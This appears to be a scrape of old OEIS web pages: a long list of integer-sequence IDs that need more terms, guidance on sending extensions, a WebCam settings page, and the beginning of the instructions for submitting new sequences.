A067864 | A067873 | A067874 | A067927 | A067928 | A067933 | A067949 | A067950 | A067976 |
A067999 | A068058 | A068059 | A068063 | A068069 | A068072 | A068077 | A068078 | A068133 |
A068134 | A068136 | A068138 | A068143 | A068144 | A068147 | A068185 | A068196 | A068216 |
A068232 | A068233 | A068234 | A068235 | A068315 | A068348 | A068349 | A068373 | A068384 |
A068421 | A068445 | A068488 | A068489 | A068506 | A068507 | A068509 | A068529 | A068530 |
A068539 | A068560 | A068591 | A068616 | A068617 | A068618 | A068619 | A068621 | A068622 |
A068623 | A068624 | A068666 | A068704 | A068706 | A068791 | A068797 | A068803 | A068805 |
A068806 | A068830 | A068833 | A068835 | A068932 | A068945 | A068948 | A068950 | A068952 |
A068975 | A068979 | A068982 | A068988 | A068991 | A069085 | A069324 | A069481 | A069503 |
A069504 | A069509 | A069558 | A069566 | A069578 | A069586 | A069599 | A069600 | A069601 |
A069648 | A069650 | A069656 | A069659 | A069664 | A069674 | A069692 | A069694 | A069695 |
A069696 | A069698 | A069700 | A069714 | A069717 | A069718 | A069738 | A069883 | A069884 |
A069890 | A070019 | A070033 | A070037 | A070050 | A070076 | A070171 | A070257 | A070259 |
A070298 | A070310 | A070519 | A070525 | A070527 | A070594 | A070735 | A070736 | A070741 |
A070743 | A070744 | A070762 | A070806 | A070843 | A070844 | A070862 | A070904 | A070905 |
A070931 | A070934 | A070955 | A070970 | A071069 | A071071 | A071115 | A071131 | A071135 |
A071184 | A071223 | A071243 | A071261 | A071267 | A071296 | A071297 | A071313 | A071314 |
A071352 | A071389 | A071527 | A071537 | A071573 | A071576 | A071581 | A071598 | A071603 |
A071612 | A071613 | A071614 | A071624 | A071645 | A071682 | A071691 | A071710 | A071713 |
A071774 | A071776 | A071779 | A071780 | A071794 | A071819 | A071831 | A071832 | A071833 |
A071848 | A071852 | A071859 | A071887 | A071893 | A071905 | A071924 | A071943 | A071944 |
A071945 | A071946 | A071947 | A071948 | A071949 | A071950 | A071983 | A071984 | A071985 |
A071997 | A072002 | A072021 | A072023 | A072033 | A072050 | A072052 | A072053 | A072054 |

A072072 | A072074 | A072075 | A072076 | A072108 | A072109 | A072135 | A072147 | A072149 |
A072150 | A072151 | A072152 | A072153 | A072154 | A072169 | A072174 | A072228 | A072229 |
A072231 | A072234 | A072268 | A072273 | A072275 | A072288 | A072296 | A072324 | A072350 |
A072359 | A072360 | A072377 | A072415 | A072416 | A072440 | A072453 | A072507 | A072533 |
A072538 | A072540 | A072556 | A072562 | A072630 | A072632 | A072663 | A072687 | A072701 |
A072712 | A072752 | A072753 | A072816 | A072842 | A072883 | A072934 | A072935 | A072936 |
A072946 | A072948 | A072949 | A072950 | A072966 | A072985 | A072986 | A072995 | A072997 |
A073029 | A073043 | A073048 | A073049 | A073055 | A073066 | A073073 | A073082 | A073083 |
A073087 | A073090 | A073107 | A073110 | A073111 | A073112 | A073114 | A073128 | A073129 |
A073142 | A073143 | A073144 | A073177 | A073262 | A073263 | A073301 | A073302 | A073307 |
A073323 | A073331 | A073335 | A073336 | A073343 | A073344 | A073364 | A073396 | A073420 |
A073474 | A073477 | A073480 | A073520 | A073535 | A073545 | A073567 | A073569 | A073629 |
A073630 | A073633 | A073638 | A073651 | A073652 | A073656 | A073657 | A073667 | A073676 |
A073677 | A073678 | A073719 | A073836 | A073849 | A073850 | A073851 | A073854 | A073857 |
A073861 | A073862 | A073863 | A073864 | A073867 | A073869 | A073871 | A073878 | A073880 |
A073884 | A073893 | A073894 | A073895 | A073896 | A073898 | A073899 | A073901 | A073906 |
A073921 | A073922 | A073926 | A073930 | A073931 | A073956 | A074025 | A074055 | A074063 |
A074064 | A074074 | A074075 | A074076 | A074103 | A074108 | A074111 | A074113 | A074114 |
A074126 | A074132 | A074134 | A074135 | A074136 | A074137 | A074138 | A074140 | A074146 |
A074147 | A074149 | A074150 | A074151 | A074167 | A074168 | A074172 | A074173 | A074174 |
A074175 | A074180 | A074187 | A074188 | A074191 | A074195 | A074201 | A074205 | A074210 |
A074212 | A074240 | A074242 | A074252 | A074254 | A074255 | A074256 | A074268 | A074271 |
A074282 | A074293 | A074297 | A074301 | A074306 | A074307 | A074308 | A074310 | A074323 |
A074324 | A074326 | A074327 | A074347 | A074348 | A074355 | A074356 | A074357 | A074358 |
A074359 | A074360 | A074372 | A074382 | A074383 | A074400 | A074467 | A074468 | A074469 |
A074470 | A074486 | A074489 | A074698 | A074699 | A074700 | A074701 | A074702 | A074712 |
A074713 | A074714 | A074715 | A074716 | A074730 | A074731 | A074743 | A074744 | A074746 |
A074747 | A074748 | A074749 | A074751 | A074810 | A074811 | A074824 | A074831 | A074835 |
A074844 | A074855 | A074858 | A074864 | A074888 | A074889 | A074898 | A074923 | A074964 |
A074977 | A074983 | A075040 | A075044 | A075047 | A075048 | A075051 | A075058 | A075061 |
A075062 | A075068 | A075070 | A075074 | A075085 | A075086 | A075087 | A075088 | A075095 |
A075096 | A075097 | A075098 | A075099 | A075100 | A075114 | A075304 | A075305 | A075307 |
A075309 | A075310 | A075312 | A075313 | A075314 | A075315 | A075316 | A075317 | A075318 |
A075319 | A075320 | A075325 | A075326 | A075327 | A075328 | A075329 | A075330 | A075331 |
A075332 | A075333 | A075334 | A075335 | A075336 | A075337 | A075340 | A075341 | A075344 |
A075345 | A075346 | A075347 | A075348 | A075349 | A075350 | A075352 | A075353 | A075354 |
A075355 | A075356 | A075357 | A075358 | A075359 | A075361 | A075371 | A075372 | A075373 |
A075375 | A075376 | A075377 | A075378 | A075379 | A075380 | A075381 | A075384 | A075385 |

A075386 | A075387 | A075388 | A075390 | A075391 | A075393 | A075394 | A075395 | A075396 |
A075397 | A075401 | A075441 | A075463 | A075464 | A075489 | A075560 | A075562 | A075563 |
A075564 | A075566 | A075570 | A075582 | A075591 | A075593 | A075594 | A075596 | A075597 |
A075599 | A075603 | A075604 | A075605 | A075606 | A075611 | A075612 | A075617 | A075618 |
A075619 | A075620 | A075626 | A075627 | A075628 | A075629 | A075630 | A075631 | A075632 |
A075633 | A075634 | A075635 | A075636 | A075637 | A075638 | A075639 | A075640 | A075641 |
A075642 | A075643 | A075644 | A075645 | A075646 | A075647 | A075648 | A075649 | A075650 |
A075651 | A075652 | A075662 | A075663 | A075686 | A075687 | A075689 | A075721 | A075764 |
A075766 | A075767 | A075770 | A075788 | A075789 | A075790 | A075791 | A075826 | A075832 |
A075833 | A075859 | A075866 | A075872 | A075902 | A076032 | A076033 | A076034 | A076037 |
A076039 | A076040 | A076047 | A076063 | A076064 | A076065 | A076066 | A076067 | A076068 |
A076069 | A076070 | A076071 | A076072 | A076073 | A076074 | A076075 | A076076 | A076077 |
A076086 | A076095 | A076096 | A076097 | A076098 | A076099 | A076101 | A076102 | A076103 |
A076104 | A076105 | A076106 | A076115 | A076116 | A076117 | A076123 | A076124 | A076130 |
A076170 | A076172 | A076183 | A076185 | A076186 | A076188 | A076189 | A076190 | A076193 |
A076194 | A076195 | A076196 | A076197 | A076207 | A076219 | A076226 | A076227 | A076253 |
A076261 | A076262 | A076263 | A076269 | A076273 | A076278 | A076279 | A076280 | A076281 |
A076282 | A076283 | A076315 | A076316 | A076317 | A076318 | A076319 | A076320 | A076321 |
A076322 | A076323 | A076324 | A076325 | A076326 | A076327 | A076328 | A076337 | A076353 |
A076362 | A076426 | A076432 | A076434 | A076435 | A076436 | A076437 | A076445 | A076491 |
A076492 | A076497 | A076524 | A076535 | A076550 | A076596 | A076631 | A076636 | A076645 |
A076652 | A076653 | A076654 | A076670 | A076687 | A076696 | A076716 | A076730 | A076749 |
A076751 | A076779 | A076803 | A076804 | A076831 | A076832 | A076833 | A076834 | A076835 |
A076836 | A076837 | A076838 | A076876 | A076906 | A076907 | A076920 | A076921 | A076922 |
A076924 | A076925 | A076937 | A076938 | A076939 | A076941 | A076952 | A076960 | A076965 |
A076966 | A076975 | A076978 | A076985 | A077004 | A077015 | A077016 | A077027 | A077055 |
A077056 | A077057 | A077058 | A077078 | A077079 | A077128 | A077132 | A077135 | A077137 |
A077139 | A077145 | A077146 | A077147 | A077151 | A077154 | A077155 | A077164 | A077165 |
A077166 | A077167 | A077172 | A077173 | A077174 | A077175 | A077176 | A077177 | A077184 |
A077185 | A077186 | A077187 | A077188 | A077189 | A077190 | A077191 | A077201 | A077202 |
A077203 | A077204 | A077205 | A077206 | A077207 | A077211 | A077212 | A077214 | A077215 |
A077216 | A077217 | A077220 | A077222 | A077223 | A077224 | A077229 | A077258 | A077263 |
A077265 | A077269 | A077275 | A077292 | A077293 | A077294 | A077295 | A077296 | A077297 |
A077298 | A077299 | A077300 | A077301 | A077302 | A077303 | A077304 | A077305 | A077306 |
A077307 | A077310 | A077311 | A077312 | A077316 | A077317 | A077318 | A077319 | A077321 |
A077322 | A077323 | A077324 | A077325 | A077327 | A077328 | A077329 | A077330 | A077331 |
A077332 | A077333 | A077334 | A077338 | A077347 | A077350 | A077351 | A077352 | A077353 |
A077357 | A077361 | A077362 | A077363 | A077364 | A077370 | A077371 | A077373 | A077374 |

A077375 | A077379 | A077380 | A077381 | A077382 | A077383 | A077385 | A077386 | A077387 |
A077392 | A077393 | A077394 | A077406 | A077407 | A077428 | A077482 | A077483 | A077484 |
A077551 | A077556 | A077575 | A077615 | A077642 | A077643 | A077645 | A077657 | A077659 |
A077688 | A077691 | A077692 | A077693 | A077748 | A077754 | A077755 | A077756 | A077759 |
A077765 | A077816 | A077817 | A077819 | A077820 | A078096 | A078097 | A078099 | A078100 |
A078101 | A078102 | A078113 | A078143 | A078154 | A078156 | A078187 | A078190 | A078192 |
A078193 | A078194 | A078195 | A078197 | A078202 | A078206 | A078207 | A078211 | A078212 |
A078219 | A078223 | A078224 | A078225 | A078226 | A078227 | A078228 | A078229 | A078232 |
A078233 | A078234 | A078235 | A078237 | A078249 | A078254 | A078255 | A078264 | A078265 |
A078266 | A078270 | A078272 | A078276 | A078277 | A078280 | A078281 | A078328 | A078355 |
A078356 | A078357 | A078394 | A078400 | A078413 | A078416 | A078421 | A078431 | A078432 |
A078433 | A078437 | A078438 | A078440 | A078441 | A078454 | A078457 | A078460 | A078478 |
A078498 | A078526 | A078527 | A078528 | A078537 | A078538 | A078564 | A078566 | A078569 |
A078583 | A078605 | A078612 | A078628 | A078629 | A078670 | A078671 | A078738 | A078740 |
A078741 | A078744 | A078745 | A078778 | A078781 | A078814 | A078841 | A078843 | A078844 |
A078845 | A078846 | A078927 | A078928 | A078941 | A078942 | A079009 | A079025 | A079031 |
A079032 | A079059 | A079098 | A079139 | A079140 | A079145 | A079146 | A079154 | A079156 |
A079157 | A079158 | A079241 | A079242 | A079243 | A079262 | A079264 | A079266 | A079270 |
A079274 | A079293 | A079294 | A079312 | A079316 | A079367 | A079368 | A079370 | A079371 |
A079372 | A079373 | A079374 | A079375 | A079376 | A079377 | A079379 | A079380 | A079382 |
A079383 | A079385 | A079386 | A079388 | A079389 | A079391 | A079403 | A079452 | A079453 |
A079455 | A079456 | A079457 | A079468 | A079469 | A079473 | A079474 | A079482 | A079502 |
A079508 | A079509 | A079565 | A079566 | A079567 | A079568 | A079569 | A079570 | A079571 |
A079572 | A079573 | A079574 | A079575 | A079576 | A079577 | A079614 | A079637 | A079657 |
A079658 | A079775 | A079776 | A079782 | A079783 | A079786 | A079787 | A079788 | A079791 |
A079793 | A079794 | A079795 | A079798 | A079799 | A079800 | A079801 | A079802 | A079803 |
A079804 | A079805 | A079810 | A079811 | A079815 | A079822 | A079825 | A079826 | A079827 |
A079828 | A079829 | A079833 | A079834 | A079835 | A079836 | A079837 | A079840 | A079841 |
A079842 | A079845 | A079846 | A079848 | A079849 | A079850 | A079852 | A079854 | A079860 |
A079938 | A079939 | A079940 | A080052 | A080077 | A080121 | A080129 | A080158 | A080200 |
A080201 | A080203 | A080208 | A080221 | A080240 | A080241 | A080279 | A080280 | A080281 |
A080282 | A080283 | A080284 | A080285 | A080286 | A080338 | A080346 | A080347 | A080379 |
A080380 | A080428 | A080436 | A080437 | A080438 | A080469 | A080496 | A080502 | A080503 |
A080514 | A080515 | A080516 | A080519 | A080520 | A080521 | A080522 | A080524 | A080525 |
A080526 | A080583 | A080595 | A080597 | A080598 | A080642 | A080651 | A080688 | A080765 |
A080777 | A080793 | A080797 | A080803 | A080807 | A080808 | A080809 | A080810 | A080811 |
A080812 | A080817 | A080818 | A080819 | A080820 | A080826 | A080892 | A080898 | A080912 |
A080913 | A080932 | A080948 | A081080 | A081081 | A081082 | A081084 | A081093 | A081102 |

A081176 | A081198 | A081214 | A081231 | A081232 | A081233 | A081234 | A081237 | A081262 |
A081263 | A081296 | A081318 | A081356 | A081363 | A081364 | A081451 | A081452 | A081453 |
A081454 | A081455 | A081456 | A081457 | A081485 | A081486 | A081487 | A081488 | A081493 |
A081494 | A081496 | A081497 | A081498 | A081499 | A081500 | A081501 | A081503 | A081507 |
A081510 | A081511 | A081512 | A081513 | A081514 | A081517 | A081518 | A081519 | A081520 |
A081521 | A081522 | A081523 | A081524 | A081525 | A081526 | A081527 | A081528 | A081529 |
A081530 | A081533 | A081535 | A081536 | A081537 | A081538 | A081539 | A081540 | A081541 |
A081542 | A081548 | A081612 | A081618 | A081620 | A081623 | A081694 | A081695 | A081699 |
A081700 | A081703 | A081705 | A081715 | A081718 | A081719 | A081727 | A081728 | A081730 |
A081736 | A081751 | A081756 | A081797 | A081809 | A081848 | A081874 | A081925 | A081930 |
A081931 | A081932 | A081934 | A081938 | A081939 | A081940 | A081941 | A081943 | A081947 |
A081948 | A081949 | A081950 | A081951 | A081952 | A081953 | A081954 | A081955 | A081956 |
A081958 | A081959 | A081974 | A081975 | A081977 | A081978 | A081979 | A081991 | A081992 |
A081993 | A081998 | A081999 | A082000 | A082001 | A082002 | A082003 | A082004 | A082005 |
A082006 | A082007 | A082008 | A082009 | A082010 | A082011 | A082012 | A082013 | A082014 |
A082015 | A082016 | A082017 | A082018 | A082019 | A082025 | A082057 | A082101 | A082104 |
A082123 | A082124 | A082180 | A082182 | A082185 | A082187 | A082188 | A082189 | A082190 |
A082191 | A082192 | A082193 | A082194 | A082195 | A082204 | A082205 | A082206 | A082211 |
A082212 | A082215 | A082218 | A082219 | A082220 | A082221 | A082222 | A082223 | A082224 |
A082225 | A082226 | A082227 | A082228 | A082229 | A082230 | A082231 | A082232 | A082235 |
A082236 | A082237 | A082239 | A082240 | A082241 | A082258 | A082259 | A082260 | A082261 |
A082262 | A082263 | A082264 | A082265 | A082266 | A082267 | A082268 | A082269 | A082276 |
A082278 | A082279 | A082280 | A082281 | A082284 | A082378 | A082387 | A082393 | A082394 |
A082400 | A082405 | A082431 | A082432 | A082433 | A082438 | A082442 | A082449 | A082463 |
A082464 | A082501 | A082503 | A082521 | A082529 | A082536 | A082537 | A082543 | A082546 |
A082547 | A082548 | A082549 | A082553 | A082562 | A082583 | A082586 | A082595 | A082598 |
A082599 | A082600 | A082601 | A082606 | A082607 | A082608 | A082609 | A082610 | A082611 |
A082612 | A082613 | A082614 | A082616 | A082617 | A082618 | A082619 | A082620 | A082621 |
A082622 | A082623 | A082624 | A082625 | A082626 | A082628 | A082629 | A082636 | A082637 |
A082653 | A082668 | A082676 | A082682 | A082730 | A082731 | A082733 | A082734 | A082735 |
A082736 | A082737 | A082738 | A082739 | A082740 | A082745 | A082746 | A082747 | A082748 |
A082752 | A082753 | A082754 | A082769 | A082770 | A082777 | A082778 | A082779 | A082780 |
A082781 | A082782 | A082783 | A082805 | A082806 | A082807 | A082808 | A082809 | A082814 |
A082817 | A082818 | A082819 | A082820 | A082821 | A082822 | A082823 | A082824 | A082825 |
A082826 | A082828 | A082829 | A082830 | A082831 | A082832 | A082833 | A082834 | A082835 |
A082836 | A082837 | A082838 | A082839 | A082869 | A082873 | A082874 | A082876 | A082884 |
A082891 | A082930 | A083002 | A083006 | A083106 | A083107 | A083108 | A083109 | A083110 |
A083111 | A083112 | A083113 | A083119 | A083121 | A083122 | A083123 | A083129 | A083130 |

A083135 | A083142 | A083145 | A083146 | A083149 | A083150 | A083151 | A083152 | A083157 |
A083158 | A083161 | A083162 | A083163 | A083164 | A083165 | A083166 | A083167 | A083168 |
A083169 | A083170 | A083171 | A083172 | A083173 | A083174 | A083175 | A083176 | A083177 |
A083178 | A083179 | A083180 | A083181 | A083188 | A083189 | A083190 | A083191 | A083192 |
A083193 | A083194 | A083195 | A083196 | A083200 | A083203 | A083204 | A083205 | A083281 |
A083303 | A083312 | A083342 | A083343 | A083357 | A083358 | A083367 | A083373 | A083376 |
A083389 | A083390 | A083400 | A083401 | A083404 | A083409 | A083416 | A083427 | A083428 |
A083429 | A083430 | A083431 | A083432 | A083433 | A083435 | A083436 | A083438 | A083439 |
A083442 | A083443 | A083446 | A083447 | A083448 | A083449 | A083451 | A083452 | A083453 |
A083455 | A083456 | A083457 | A083458 | A083459 | A083460 | A083461 | A083462 | A083463 |
A083464 | A083465 | A083468 | A083469 | A083470 | A083471 | A083472 | A083473 | A083477 |
A083478 | A083479 | A083480 | A083482 | A083484 | A083485 | A083486 | A083488 | A083489 |
A083490 | A083491 | A083492 | A083493 | A083494 | A083495 | A083496 | A083497 | A083505 |
A083506 | A083507 | A083508 | A083509 | A083510 | A083516 | A083517 | A083518 | A083519 |
A083520 | A083568 | A083569 | A083572 | A083573 | A083576 | A083753 | A083756 | A083757 |
A083758 | A083759 | A083760 | A083761 | A083762 | A083763 | A083764 | A083765 | A083766 |
A083767 | A083768 | A083769 | A083770 | A083771 | A083772 | A083773 | A083774 | A083775 |
A083776 | A083777 | A083778 | A083779 | A083780 | A083781 | A083782 | A083783 | A083784 |
A083785 | A083787 | A083796 | A083797 | A083798 | A083799 | A083800 | A083801 | A083802 |
A083803 | A083804 | A083805 | A083806 | A083807 | A083873 | A083874 | A083875 | A083945 |
A083946 | A083952 | A083953 | A083954 | A083956 | A083957 | A083958 | A083959 | A083961 |
A083962 | A083963 | A083964 | A083965 | A083972 | A083973 | A083974 | A083975 | A083976 |
A083977 | A083978 | A083979 | A083980 | A083981 | A083983 | A083984 | A083985 | A083986 |
A083987 | A083988 | A083990 | A083991 | A084008 | A084009 | A084010 | A084012 | A084022 |
A084023 | A084029 | A084030 | A084031 | A084032 | A084033 | A084093 | A084112 | A084186 |
A084187 | A084233 | A084235 | A084236 | A084268 | A084269 | A084270 | A084271 | A084272 |
A084273 | A084274 | A084279 | A084280 | A084281 | A084282 | A084283 | A084284 | A084285 |
A084286 | A084288 | A084299 | A084324 | A084331 | A084334 | A084335 | A084337 | A084338 |
A084342 | A084347 | A084355 | A084384 | A084390 | A084392 | A084393 | A084394 | A084395 |
A084396 | A084397 | A084398 | A084399 | A084401 | A084402 | A084403 | A084406 | A084408 |
A084409 | A084410 | A084411 | A084412 | A084416 | A084417 | A084418 | A084419 | A084423 |
A084426 | A084433 | A084434 | A084436 | A084443 | A084540 | A084552 | A084553 | A084554 |
A084564 | A084565 | A084617 | A084619 | A084621 | A084644 | A084693 | A084696 | A084697 |
A084699 | A084700 | A084701 | A084702 | A084704 | A084706 | A084708 | A084710 | A084712 |
A084715 | A084720 | A084721 | A084722 | A084723 | A084724 | A084725 | A084726 | A084727 |
A084729 | A084731 | A084733 | A084738 | A084740 | A084741 | A084742 | A084743 | A084746 |
A084748 | A084749 | A084750 | A084751 | A084752 | A084753 | A084756 | A084757 | A084758 |
A084759 | A084760 | A084761 | A084785 | A084811 | A084814 | A084815 | A084817 | A084818 |

A084819 | A084824 | A084825 | A084826 | A084827 | A084828 | A084829 | A084830 | A084832 |
A084852 | A084853 | A084898 | A084911 | A084914 | A084954 | A084955 | A084956 | A084957 |
A084958 | A084959 | A084960 | A084961 | A085038 | A085044 | A085065 | A085066 | A085067 |
A085069 | A085070 | A085073 | A085074 | A085075 | A085076 | A085077 | A085078 | A085080 |
A085081 | A085083 | A085086 | A085093 | A085095 | A085096 | A085098 | A085100 | A085101 |
A085102 | A085103 | A085104 | A085106 | A085107 | A085110 | A085111 | A085113 | A085118 |
A085119 | A085120 | A085121 | A085123 | A085124 | A085134 | A085135 | A085237 | A085266 |
A085285 | A085286 | A085289 | A085290 | A085304 | A085328 | A085330 | A085404 | A085459 |
A085466 | A085479 | A085506 | A085512 | A085514 | A085515 | A085516 | A085544 | A085545 |
A085567 | A085577 | A085610 | A085622 | A085627 | A085629 | A085630 | A085631 | A085632 |
A085633 | A085634 | A085636 | A085650 | A085652 | A085653 | A085656 | A085657 | A085658 |
A085682 | A085692 | A085693 | A085694 | A085700 | A085715 | A085716 | A085723 | A085724 |
A085725 | A085726 | A085728 | A085734 | A085745 | A085747 | A085753 | A085754 | A085758 |
A085762 | A085770 | A085794 | A085809 | A085835 | A085836 | A085848 | A085849 | A085850 |
A085883 | A085884 | A085885 | A085886 | A085887 | A085888 | A085889 | A085890 | A085904 |
A085907 | A085909 | A085910 | A085911 | A085920 | A085928 | A085929 | A085944 | A085946 |
A085947 | A085952 | A085953 | A085954 | A086053 | A086083 | A086095 | A086123 | A086125 |
A086129 | A086213 | A086215 | A086216 | A086217 | A086232 | A086233 | A086234 | A086235 |
A086236 | A086238 | A086239 | A086240 | A086241 | A086242 | A086245 | A086252 | A086255 |
A086258 | A086260 | A086261 | A086262 | A086264 | A086265 | A086266 | A086268 | A086276 |
A086277 | A086278 | A086303 | A086304 | A086305 | A086308 | A086316 | A086332 | A086333 |
A086334 | A086336 | A086338 | A086343 | A086371 | A086373 | A086374 | A086375 | A086421 |
A086424 | A086441 | A086442 | A086446 | A086469 | A086470 | A086471 | A086482 | A086485 |
A086487 | A086488 | A086489 | A086490 | A086505 | A086506 | A086510 | A086511 | A086514 |
A086515 | A086517 | A086518 | A086519 | A086522 | A086523 | A086524 | A086526 | A086527 |
A086528 | A086529 | A086530 | A086531 | A086532 | A086534 | A086535 | A086537 | A086538 |
A086539 | A086540 | A086541 | A086542 | A086545 | A086548 | A086550 | A086551 | A086552 |
A086553 | A086560 | A086561 | A086562 | A086564 | A086565 | A086584 | A086595 | A086645 |
A086661 | A086663 | A086679 | A086691 | A086696 | A086751 | A086752 | A086754 | A086758 |
A086764 | A086821 | A086827 | A086828 | A086829 | A086831 | A086837 | A086838 | A086865 |
A086875 | A086883 | A086888 | A086899 | A086900 | A086909 | A086920 | A086923 | A086926 |
A086976 | A086991 | A087037 | A087038 | A087045 | A087046 | A087047 | A087071 | A087074 |
A087077 | A087101 | A087114 | A087139 | A087145 | A087146 | A087147 | A087167 | A087256 |
A087303 | A087304 | A087305 | A087306 | A087307 | A087308 | A087309 | A087310 | A087311 |
A087312 | A087313 | A087314 | A087315 | A087316 | A087317 | A087318 | A087319 | A087324 |
A087325 | A087326 | A087327 | A087328 | A087332 | A087333 | A087335 | A087337 | A087341 |
A087342 | A087344 | A087345 | A087346 | A087351 | A087352 | A087353 | A087354 | A087356 |
A087357 | A087358 | A087359 | A087360 | A087361 | A087362 | A087364 | A087365 | A087366 |

A087369 | A087374 | A087375 | A087376 | A087377 | A087378 | A087379 | A087380 | A087384 |
A087385 | A087386 | A087387 | A087388 | A087389 | A087390 | A087391 | A087393 | A087395 |
A087396 | A087397 | A087399 | A087450 | A087460 | A087485 | A087488 | A087492 | A087493 |
A087494 | A087495 | A087496 | A087497 | A087498 | A087499 | A087500 | A087545 | A087546 |
A087549 | A087550 | A087552 | A087555 | A087556 | A087557 | A087558 | A087574 | A087575 |
A087576 | A087577 | A087578 | A087580 | A087581 | A087582 | A087583 | A087585 | A087586 |
A087587 | A087588 | A087589 | A087590 | A087591 | A087593 | A087594 | A087595 | A087596 |
A087597 | A087598 | A087599 | A087600 | A087601 | A087602 | A087604 | A087605 | A087606 |
A087607 | A087608 | A087609 | A087613 | A087614 | A087615 | A087616 | A087618 | A087636 |
A087638 | A087641 | A087644 | A087663 | A087667 | A087668 | A087669 | A087700 | A087702 |
A087703 | A087729 | A087735 | A087746 | A087747 | A087779 | A087807 | A087886 | A087899 |
A087902 | A087911 | A087914 | A087975 | A087977 | A087978 | A087979 | A087983 | A087987 |
A087989 | A088024 | A088027 | A088029 | A088030 | A088031 | A088032 | A088037 | A088039 |
A088043 | A088044 | A088045 | A088046 | A088047 | A088048 | A088049 | A088050 | A088051 |
A088052 | A088053 | A088055 | A088056 | A088057 | A088058 | A088059 | A088060 | A088061 |
A088062 | A088063 | A088064 | A088065 | A088073 | A088074 | A088075 | A088076 | A088078 |
A088079 | A088082 | A088083 | A088085 | A088086 | A088087 | A088088 | A088089 | A088090 |
A088091 | A088092 | A088093 | A088094 | A088095 | A088096 | A088097 | A088098 | A088104 |
A088106 | A088107 | A088108 | A088109 | A088110 | A088111 | A088114 | A088115 | A088120 |
A088121 | A088122 | A088123 | A088124 | A088125 | A088126 | A088180 | A088202 | A088216 |
A088217 | A088249 | A088250 | A088251 | A088252 | A088253 | A088254 | A088255 | A088256 |
A088263 | A088264 | A088266 | A088267 | A088268 | A088269 | A088270 | A088271 | A088272 |
A088273 | A088274 | A088275 | A088278 | A088281 | A088282 | A088283 | A088284 | A088286 |
A088289 | A088290 | A088291 | A088292 | A088293 | A088294 | A088295 | A088297 | A088306 |
A088333 | A088343 | A088390 | A088411 | A088412 | A088414 | A088415 | A088416 | A088430 |
A088442 | A088443 | A088497 | A088528 | A088535 | A088537 | A088544 | A088546 | A088557 |
A088558 | A088574 | A088601 | A088602 | A088603 | A088604 | A088605 | A088624 | A088627 |
A088629 | A088630 | A088632 | A088634 | A088635 | A088636 | A088637 | A088638 | A088641 |
A088645 | A088646 | A088647 | A088648 | A088649 | A088650 | A088651 | A088672 | A088678 |
A088706 | A088741 | A088754 | A088771 | A088772 | A088773 | A088774 | A088775 | A088776 |
A088777 | A088778 | A088779 | A088780 | A088783 | A088790 | A088798 | A088799 | A088820 |
A088826 | A088830 | A088844 | A088845 | A088846 | A088847 | A088872 | A088877 | A088906 |
A088919 | A088933 | A088966 | A088972 | A088983 | A089015 | A089019 | A089020 | A089295 |
A089296 | A089297 | A089303 | A089305 | A089306 | A089307 | A089308 | A089318 | A089319 |
A089320 | A089321 | A089322 | A089323 | A089325 | A089326 | A089327 | A089328 | A089329 |
A089330 | A089331 | A089334 | A089335 | A089336 | A089337 | A089356 | A089364 | A089367 |
A089368 | A089370 | A089374 | A089375 | A089377 | A089386 | A089390 | A089391 | A089392 |
A089393 | A089394 | A089395 | A089396 | A089397 | A089401 | A089472 | A089475 | A089476 |

A089477 | A089478 | A089482 | A089485 | A089520 | A089536 | A089538 | A089588 | A089694 | A089695 | A089696 | A089697 | A089698 | A089699 | A089700 | A089701 | A089702 | A089703 | A089704 | A089705 | A089706 | A089707 | A089709 | A089710 | A089711 | A089712 | A089713 | A089714 | A089715 | A089717 | A089718 | A089725 | A089726 | A089727 | A089925 | A089929 | A089935 | A089983 | A089984 |

Remarks

- All of the above sequences need extending: click on the sequence number to see the current version.
- **IMPORTANT:**

  Thousands of people use the sequence database every day. Please take **great care** that the terms you send are absolutely correct. The standards are those of a mathematics reference work.

- **Sending in an extension.**
  - If possible please use the **form** when sending extensions or comments.
  - Ideally I would like to get enough terms for each sequence to fill about three lines on the screen. Failing that even a single extra term is always welcome.
  - Please be sure to specify the sequence number in any message.
  - It is also a good idea to give the first few terms as well as the terms before that come before the new terms, to avoid any confusion. It is very easy to type A045912 when you mean A049512, and giving the first few terms of the sequence helps to detect such errors!
- **What will be needed.**
  - Some of these sequences can be calculated from the formula, recurrence or generating function given in the description.
  - Other sequences will require going to a library, to look up the formula or recurrence given in the references for the sequence (sometimes a reference will explicitly list more terms, which the person who contributed the sequence did not copy down).

- Some sequences will require that you write a program to work them out - for instance to count the structures of a certain kind.

- Some of the sequences will be very hard to extend. On the other hand there's more glory in extending them.

- All contributions will be acknowledged.

• Computer programs.

If you can generate the sequence with a few lines of code in one of the standard language, please send the program too. I am trying to give computer code to generate sequences whenever possible.

• Updates.

- The database is usually updated every few days, often every day, so if you are working on a sequence for a while, it is a good idea to recheck it to make sure no one else has extended it. This file is automatically updated with the main table.

- Please send email to njas@research.att.com if there is a sequence on the above list that should not be there - for example if there are already enough terms to fill three lines, if no more terms exist in the sequence, or if the next term is more than 10^80.

• Other problems.

See if you can improve any of the known lower bounds on **constant weight codes.** Many of them are extremely weak!

Lookup | **Welcome** | **Francais** | **Demos** | **Index** | **Browse** | **More** | **WebCam**
Contribute new seq. or comment | **Format** | **Transforms** | **Puzzles** | **Hot** | **Classics**
More pages | **Superseeker** | Maintained by **N. J. A. Sloane** (**njas@research.att.com**)

---


home | people | projects | research areas | resources |

WebCam for On-Line Encyclopedia of Integer Sequences

Point camera at: ◉ **Recent additions** ○ **Best sequences** ○ **All sequences** ○ **Sequences that need extending**

Refresh every ○ **5** ◉ **8** ○ **12 seconds, or** ○ **when I say so**

Click here to start camera :



Lookup | **Welcome** | **Francais** | **Demos** | **Index** | **Browse** | **More** | **WebCam**
Contribute new seq. or comment | **Format** | **Transforms** | **Puzzles** | **Hot** | **Classics**
More pages | **Superseeker** | Maintained by **N. J. A. Sloane** (**njas@research.att.com**)

---

home | people | projects | research areas | resources |

Sending in a New Sequence or a Comment on an Existing Sequence to

The On-Line Encyclopedia of Integer Sequences

If your sequence was not in the database and is interesting, please send it to me, and I will (probably) add it!

Reasons for sending in your sequence:

- This stakes your claim to it
- Your name is immortalized
- The next person who stumbles across it will be grateful to you

IMPORTANT: Thousands of people use the sequence database every day.
Please take **great care** that the terms you send are absolutely correct.
The standards are those of a mathematics reference work.

Include a brief description and if possible enough terms to fill 3 lines on the screen. I need a minimum of 4 terms.

Note that, to be included in the database, the sequence should

- consist of integers (though some sequences of fractions have entered by numerator and denominator separately)
